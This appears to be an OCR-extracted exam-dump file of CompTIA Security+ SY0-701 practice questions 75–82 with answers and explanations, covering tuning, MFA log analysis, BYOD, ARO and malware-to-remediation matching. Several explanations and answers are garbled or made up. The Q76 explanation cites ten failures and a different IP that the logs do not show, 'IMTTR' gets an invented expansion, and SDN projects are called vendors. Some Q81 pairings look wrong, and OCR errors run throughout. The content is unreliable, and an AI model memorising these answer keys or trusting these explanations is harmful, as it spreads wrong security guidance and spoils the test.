A type 1 hypervisor, SD-WAN, and SDN are not cloud-based application-hosting solutions that meet the requirements of low-cost and cloud-based. A type 1 hypervisor is a software layer that runs directly on the hardware and creates multiple virtual machines that can run different operating systems and applications. A type 1 hypervisor is not a cloud-based service, but a virtualization technology that can be used to create private or hybrid clouds. A type 1 hypervisor also requires the developer to manage and provision the servers and the virtual machines, which can increase the operational costs and complexity of hosting applications. Some examples of type 1 hypervisors are VMware ESXi, Microsoft Hyper-V, and Citrix XenServer.
SD-WAN (Software-Defined Wide Area Network) is a network architecture that uses software to dynamically route traffic across multiple WAN connections, such as broadband, LTE, or MPLS. SD-WAN is not a cloud-based service, but a network optimization technology that can improve the performance, reliability, and security of WAN connections. SD-WAN can be used to connect remote sites or users to cloud-based applications, but it does not host the applications itself. Some examples of SD-WAN vendors are Cisco, VMware, and Fortinet.
SDN (Software-Defined Networking) is a network architecture that decouples the control plane from the data plane, and uses a centralized controller to programmatically manage and configure the network devices and traffic flows. SDN is not a cloud-based service, but a network automation technology that can enhance the scalability, flexibility, and efficiency of the network. SDN can be used to create virtual networks or network

functions that can support cloud-based applications, but it does not host the applications itself. Some examples of SDN vendors are OpenFlow, OpenDaylight, and OpenStack.
Reference=CompTIA Security+ SY0-701 Certification Study Guide, page 264-265;Professor Messer's CompTIA SY0-701 Security+ Training Course, video 3.1 - Cloud and Virtualization, 7:40 - 10:00; [Serverless Framework]; [Type 1 Hypervisor]; [SD-WAN]; [SDN].

QUESTION 75
A security operations center determines that the malicious activity detected on a server is normal. Which of the following activities describes the act of ignoring detected activity in the future?

A. Tuning
B. Aggregating
C. Quarantining
D. Archiving

Answer: A

Explanation:
Tuning is the activity of adjusting the configuration or parameters of a security tool or system to optimize its performance and reduce false positives or false negatives. Tuning can help to filter out the normal or benign activity that is detected by the security tool or system, and focus on the malicious or anomalous activity that requires further investigation or response. Tuning can also help to improve the efficiency and effectiveness of the security operations center by reducing the workload and alert fatigue of the analysts. Tuning is different from aggregating, which is the activity of collecting and combining data from multiple sources or sensors to provide a comprehensive view of the security posture. Tuning is also different from quarantining, which is the activity of isolating a potentially infected or compromised device or system from the rest of the network to prevent further damage or spread. Tuning is also different from archiving, which is the activity of storing and preserving historical data or records for future reference or compliance. The act of ignoring detected activity in the future that is deemed normal by the security operations center is an example of tuning, as it involves modifying the settings or rules of the security tool or system to exclude the activity from the detection scope. Therefore, this is the best answer among the given options.Reference=Security Alerting and Monitoring Concepts and Tools -- CompTIA Security+ SY0-701: 4.3, video at 7:00;CompTIA Security+ SY0-701 Certification Study Guide, page 191.

QUESTION 76
A security analyst reviews domain activity logs and notices the following:

```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```

Which of the following is the best explanation for what the security analyst has discovered?

A. The user jsmith's account has been locked out.
B. A keylogger is installed on [smith's workstation
C. An attacker is attempting to brute force ismith's account.
D. Ransomware has been deployed in the domain.

Answer: C

Explanation:

Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s:
Exam SY0-701, 9th Edition, Chapter 1, page 14. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2.Threat Actors and Attributes -- SY0-601 CompTIA Security+ : 1.1

QUESTION 77
A company is concerned about weather events causing damage to the server room and downtime. Which of the following should the company consider?

A. Clustering servers
B. Geographic dispersion
C. Load balancers
D. Off-site backups

Answer: B

Explanation:
Geographic dispersion is a strategy that involves distributing the servers or data centers across different geographic locations. Geographic dispersion can help the company to mitigate the risk of weather events causing damage to the server room and downtime, as well as improve the availability, performance, and resilience of the network.Geographic dispersion can also enhance the disaster recovery and business continuity capabilities of the company, as it can provide backup and failover options in case of a regional outage or disruption12.
The other options are not the best ways to address the company's concern:
Clustering servers: This is a technique that involves grouping multiple servers together to act as a single system.Clustering servers can help to improve the performance, scalability, and fault tolerance of the network, but it does not protect the servers from physical damage or downtime caused by weather events, especially if the servers are located in the same room or building3.
Load balancers: These are devices or software that distribute the network traffic or workload among multiple servers or resources.Load balancers can help to optimize the utilization,efficiency, and reliability of the network, but they do not prevent the servers from being damaged or disrupted by weather events, especially if the servers are located in the same room or building4.
Off-site backups: These are copies of data or files that are stored in a different location than the original source. Off-site backups can help to protect the data from being lost or corrupted by weather events, but they do not prevent the servers from being damaged or disrupted by weather events, nor do they ensure the availability or continuity of the network services.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, Page 72: High Availability -- CompTIA Security+ SY0-701 -- 3.4, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, Page 84: CompTIA Security+ SY0-701 Certification Study Guide, Page 9. : CompTIA Security+ SY0-701 Certification Study Guide, page 100.

QUESTION 78
Which of the following is a primary security concern for a company setting up a BYOD program?

A. End of life
B. Buffer overflow
C. VM escape
D. Jailbreaking

Answer: D

Explanation:
Jailbreaking is a primary security concern for a company setting up a BYOD (Bring Your Own Device) program. Jailbreaking is the process of removing the manufacturer's or the carrier's restrictions on a device, such as a smartphone or a tablet, to gain root access and install unauthorized or custom software. Jailbreaking can compromise the security of the device and the data stored on it, as well as expose it to malware, viruses, or hacking. Jailbreaking can also violate the warranty and the terms of service of the device, and make it incompatible with the company's security policies and standards. Therefore, a company setting up a BYOD program should prohibit jailbreaking and enforce device compliance and encryption.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 2, Page .
CompTIA Security+ SY0-701 Exam Objectives, Domain 2.4, page 11.

QUESTION 79
A company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks.
Which of the following analysis elements did the company most likely use in making this decision?

A. IMTTR
B. RTO
C. ARO
D. MTBF

Answer: C

Explanation:
ARO (Annualized Rate of Occurrence) is an analysis element that measures the frequency or likelihood of an event happening in a given year. ARO is often used in risk assessment and management, as it helps to estimate the potential loss or impact of an event. A company can use ARO to calculate the annualized loss expectancy (ALE) of an event, which is the product of ARO and the single loss expectancy (SLE). ALE represents the expected cost of an event per year, and can be used to compare with the cost of implementing a security control or purchasing an insurance policy.
The company most likely used ARO in making the decision to remove the coverage for ransomware attacks from its cyber insurance policy. The company may have estimated the ARO of ransomware attacks based on historical data, industry trends, or threat intelligence, and found that the ARO was low or negligible. The company may have also calculated the ALE of ransomware attacks, and found that the ALE was lower than the cost of the insurance policy. Therefore, the company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks, as it deemed the risk to be acceptable or manageable.
IMTTR (Incident Management Team Training and Readiness), RTO (Recovery Time Objective), and MTBF (Mean Time Between Failures) are not analysis elements that the company most likely used in making the decision to remove the coverage for ransomware attacks from its cyber insurance policy. IMTTR is a process of preparing and training the incident management team to respond effectively to security incidents. IMTTR does not measure the frequency or impact of an event, but rather the capability and readiness of the team. RTO is a

metric that defines the maximum acceptable time for restoring a system or service after a disruption. RTO does not measure the frequency or impact of an event, but rather the availability and continuity of the system or service. MTBF is a metric that measures the average time between failures of a system or component. MTBF does not measure the frequency or impact of an event, but rather the reliability and performance of the system or component.
Reference=CompTIA Security+ SY0-701 Certification Study Guide, Page 7-98;Professor Messer's CompTIA SY0-701 Security+ Training Course, video 5.2 - Risk Management, 0:00 - 3:00.

QUESTION 80
Which of the following is the most likely to be included as an element of communication in a security awareness program?

A. Reporting phishing attempts or other suspicious activities
B. Detecting insider threats using anomalous behavior recognition
C. Verifying information when modifying wire transfer data
D. Performing social engineering as part of third-party penetration testing

Answer: A

Explanation:
A security awareness program is a set of activities and initiatives that aim to educate and inform the users and employees of an organization about the security policies, procedures, and best practices. A security awareness program can help to reduce the human factor in security risks, such as social engineering, phishing, malware, data breaches, and insider threats. A security awareness program should include various elements of communication, such as newsletters, posters, videos, webinars, quizzes, games, simulations, and feedback mechanisms, to deliver the security messages and reinforce the security culture. One of the most likely elements of communication to be included in a security awareness program is reporting phishing attempts or other suspicious activities, as this can help to raise the awareness of the users and employees about the common types of cyberattacks and how to respond to them. Reporting phishing attempts or other suspicious activities can also help to alert the security team and enable them to take appropriate actions to prevent or mitigate the impact of the attacks. Therefore, this is the best answer among the given options.
The other options are not as likely to be included as elements of communication in a security awareness program, because they are either technical or operational tasks that are not directly related to the security awareness of the users and employees. Detecting insider threats using anomalous behavior recognition is a technical task that involves using security tools or systems to monitor and analyze the activities and behaviors of the users and employees and identify any deviations or anomalies that may indicate malicious or unauthorized actions. This task is usually performed by the security team or the security operations center, and it does not require the communication or participation of the users and employees. Verifying information when modifying wire transfer data is an operational task that involves using verification methods, such as phone calls, emails, or digital signatures, to confirm the authenticity and accuracy of the information related to wire transfers, such as the account number, the amount, or the recipient. This task is usually performed by the financial or accounting department, and it does not involve the security awareness of the users and employees. Performing social engineering as part of third-party penetration testing is a technical task that involves using deception or manipulation techniques, such as phishing, vishing, or impersonation, to test the security posture and the vulnerability of the users and employees to social engineering attacks. This task is usuallyperformed by external security professionals or consultants, and it does not require the communication or consent of the users and employees. Therefore, these options are not the best answer for this question.Reference=Security Awareness and Training -- CompTIA Security+ SY0-701: 5.2, video at 0:00;CompTIA Security+ SY0-701 Certification Study Guide, page 263.

QUESTION 81 HOTSPOT
Select the appropriate attack and remediation from each drop-down list to label the corresponding attack

with its remediation.
INSTRUCTIONS
Not all attacks and remediation actions will be used.
If at any time you would like to bring back the initial state of the simu-lation, please click the Reset All button.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services

Certkingdom

ANSWER: CORRECT AREA HIGHLIGHTED

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet	Enable DDoS protection
The attack establishes a connection, which allows remote commands to be executed.	User	RAT	Implement a host-based IPS
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Worm	Change the default application password
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Keylogger	Disable vulnerable services
The attacker embeds hidden access in an internally developed application that bypasses account login.	Application	Backdoor	Implement 2FA using push notification

Attack Identified options: Botnet, RAT, Logic Bomb, Backdoor, Virus, Spyware, Worm, Adware, Ransomware, Keylogger, Phishing


BEST Preventative or Remediation Action options: Enable DDoS protection, Patch vulnerable systems, Disable vulnerable services, Change the default system password, Update the cryptographic algorithms, Change the default application password, Implement 2FA using push notification, Conduct a code review, Implement application fuzzing, Implement a host-based IPS, Disable remote access services


Certkingdom


QUESTION 82 HOTSPOT

You are security administrator investigating a potential infection on a network.

Click on each host and firewall. Review all logs to determine which host originated the Infecton and then deny each remaining hosts clean or infected.


192.168.10.22
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 2:31 Warn Scheduled scan disabled by process svch0st.exe
4/18/2019 2:32 Warn Scheduled update disabled by process scvh0st.exe



192.168.10.37
4/17/2019 14:30 Info Scheduled scan initiated
4/17/2019 14:31 Info Checking for update
4/17/2019 14:32 Info No update available
4/17/2019 14:33 Info Checking for definition update
4/17/2019 14:34 Info No definition update available
4/17/2019 14:35 Info Scan type = full
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Info Update available v10.2.3.4440
4/18/2019 14:33 Info Downloading update
4/18/2019 14:35 Info Definition update complete
4/18/2019 14:35 Info Scan type = full
4/18/2019 14:36 Info Scan start
4/18/2019 14:37 Info Scanning system files
4/18/2019 14:37 Warn File found svch0st.exe match definition v10.2.3.4440
4/18/2019 14:37 Warn File quarantined svch0st.exe
4/18/2019 14:38 Info Scanning temporary files


192.168.10.41
4/17/2019 14:36 Info Scan start
4/17/2019 14:37 Info Scanning system files
4/17/2019 14:38 Info Scanning temporary files
4/17/2019 14:39 Info Scanning services
4/17/2019 14:40 Info Scanning boot sector
4/17/2019 14:41 Info Scan complete
4/17/2019 14:42 Info Files removed: 0
4/17/2019 14:43 Info Files quarantined: 0
4/17/2019 14:44 Info Boot sector: clean
4/17/2019 14:45 Info Next scheduled scan: 4/18/2019 14:30
4/18/2019 14:30 Info Scheduled scan initiated
4/18/2019 14:31 Info Checking for update
4/18/2019 14:32 Info No update available
4/18/2019 14:33 Info Checking for definition update
4/18/2019 14:34 Error Unable to reach update server
4/18/2019 14:35 Info Scan type = full
